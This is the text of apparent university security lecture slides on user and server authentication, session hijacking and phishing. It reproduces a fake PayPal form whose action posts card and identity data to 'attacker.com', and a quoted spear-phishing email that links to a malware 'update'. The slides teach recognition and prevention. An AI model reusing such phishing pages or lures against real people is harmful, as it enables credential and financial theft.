Authentication & Impersonation

CS 161: Computer Security
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Authentication

- Verifying someone really is who they say they claim they are
- Web server should authenticate client
- Client should authenticate web server

Impersonation

- Pretending to be someone else
- Attacker can try to:
 - Impersonate client
 - Impersonate server

Authenticating users

- How can a computer authenticate the user?
 - "Something you know"
 - e.g., password, PIN
 - "Something you have"
 - e.g., smartphone, ATM card, car key
 - "Something you are"
 - · e.g., fingerprint, iris scan, facial recognition

Two-factor authentication

Authentication using two of:

- Something you know (account details or passwords)
- Something you have (tokens or mobile phones)
- Something you are (biometrics)

Example

Online banking:

- Hardware token or card ("smth you have")
- Password ("smth you know")

Mobile phone two-factor authentication:

- Password ("smth you know")
- Code received via SMS ("smth you have")

Another example

Password

+


Answer to security question


This is not two-factor authentication because both of the factors are something you know

- Session established
 - Session ID stored in cookie
 - Web server maintains list of active sessions (sessionID mapped to user info)
- Reauthentication happens on every http request automatically
 - Every http request contains cookie









Must be unpredictable


Active sessions: 3458904043 | Alice 5465246234 | Bob


Session hijacking attack:

- Attacker steals sessionID, e.g., using a packet sniffer
- Impersonates user









Must be unpredictable

Active sessions:

3458904043 | Alice

5465246234 | Bob

Protect sessionID from packet sniffers:

- Send encrypted over HTTPS
- Use secure flag to ensure this

When should session/cookie expire?

- Often is more secure
- But less usable for user

Other flags?

httponly to prevent scripts from getting to it



What if attacker obtains old sessionID somehow?

- When user logs out, server must remove Alice's entry from active sessions
- Server must not reuse the same session ID in the future
- Old sessionID will not be useful

Authenticating the server

Why should user authenticate the web server she is interacting with?

 User is introducing sensitive data to server including credentials for performing actions

Phishing


- Attacker creates fake website that appears similar to a real one
- Tricks user to visit site (e.g. sending email)
- User inserts credentials and sensitive data which gets sent to attacker
- Web page then directs to real site or shows maintenance issues





http://paypal.attacker.com/


Please fill in the correct information for the following category to verify your identity.


Security Measures		Protect Your Account Info
Email address: PayPal Password:		Make sure you never provide your password to fraudulent persons.
Full Name:		PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-
SSN:		bits (the highest level commercially available).
Card Type:	Card Type 💠	For more information on protecting yourself from fraud, please review our
Card Number:		Security Tips at http://www.paypal.com/securitytips
Expiration Date:	Month \$ / Year \$ (mm/yyyy)	Protect Your Password
Card Verification Number (CVV2):		You should never give your PayPal
Street:		password to anyone, including PayPal employees.
City:		
Country:	United States 💠	
Zip Code:		
Telephone:		
Verified By Visa / Mastercard Securecode:		
Date of Birth:	- (Ex: dd-mm-yyyy)	
	Submit Form	
<pre><form <="" action="http://attacker.com/paypal.php" pre=""></form></pre>		
method="post" name=Date>		












Phishing prevention

User should check URL!



Does not suffice to check what it says you click on

Now go to Google! Google http://google.com



Because it can be:

http://google.com

Check the address bar!

URL obfuscation attack

 Attacker can choose similarly looking URL with a typo

bankofamerca.com bankofthevvest.com

Homeograph attack

 Unicode characters from international alphabets may be used in URLs

paypal.com (first p in Cyrillic)

- URL seems correct, but is not

Another example: www.pnc.com/webapp/unsec/homepage.var.cn

Phishing prevention

- User should check URL!
 - Carefully!

"Spear Phishing"

```
From: Lab.senior.manager@gmail.com

Subject: FW: Agenda

Body: This below agenda just came in form from Susan, please look at it.

>From: Norris, Susan (ORO)

>To: Manager, Senior; Rabovsky, Joel MJ

>Subject: Agenda

>Thanks, nice to know that you all care this so much!

>

>Susan Norris

>norrissg@oro.doe.gov

Attached: Agenda Mar 4.pdf
```

Targeted phishing that includes details that seemingly must mean it's legitimate

To: vern@ee.lbl.gov

Subject: RE: Russian spear phishing attack against .mil and .gov employees

From: jeffreyc@cia.gov

Date: Wed, 10 Feb 2010 19:51:47 +0100

Russian spear phishing attack against .mil and .gov employees

A "relatively large" number of U.S. government and military employees are being taken in by a spear phishing attack which delivers a variant of the Zeus trojan. The email address is spoofed to appear to be from the NSA or InteLink concerning a report by the National Intelligence Council named the "2020 Project". It's purpose is to collect passwords and obtain remote access to the infected hosts.

Security Update for Windows 2000/XP/Vista/7 (KB823988)

About this download: A security issue has been identified that could allow an attacker to remotely compromise a computer running Microsoft Windows and gain complete control over it. You can help protect your computer by installing this update from Microsoft. After you install this item, you may have to restart your computer.

Download:

http://mv.net.md/update/update.zip

or

Yep, this is itself a spear-phishing attack!

http://www.sendspace.com/file/xwc1pi

Jeffrey Carr is the CEO of GreyLogic, the Founder and Principal Investigator of Project Grey Goose, and the author of "Inside Cyber Warfare". jeffreyc@greylogic.us

Sophisticated phishing

- Context-aware phishing 10% users fooled
 - Spoofed email includes info related to a recent eBay transaction/listing/purchase
- Social phishing 70% users fooled
 - Send spoofed email appearing to be from one of the victim's friends (inferred using social networks)
- West Point experiment
 - Cadets received a spoofed email near end of semester:
 "There was a problem with your last grade report; click here to resolve it." 80% clicked.

Why does phishing work?

- User mental model vs. reality
 - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes extra effort
- Risks are rare

Authenticating the server

- Users should:
 - Check the address bar carefully. Or, load the site via a bookmark or by typing into the address bar.
 - Guard against spam
 - Do not click on links, attachments from unknown
- Browsers also receive regular blacklists of phishing sites (but this is not immediate)
- Mail servers try to eliminate phishing email

Questions?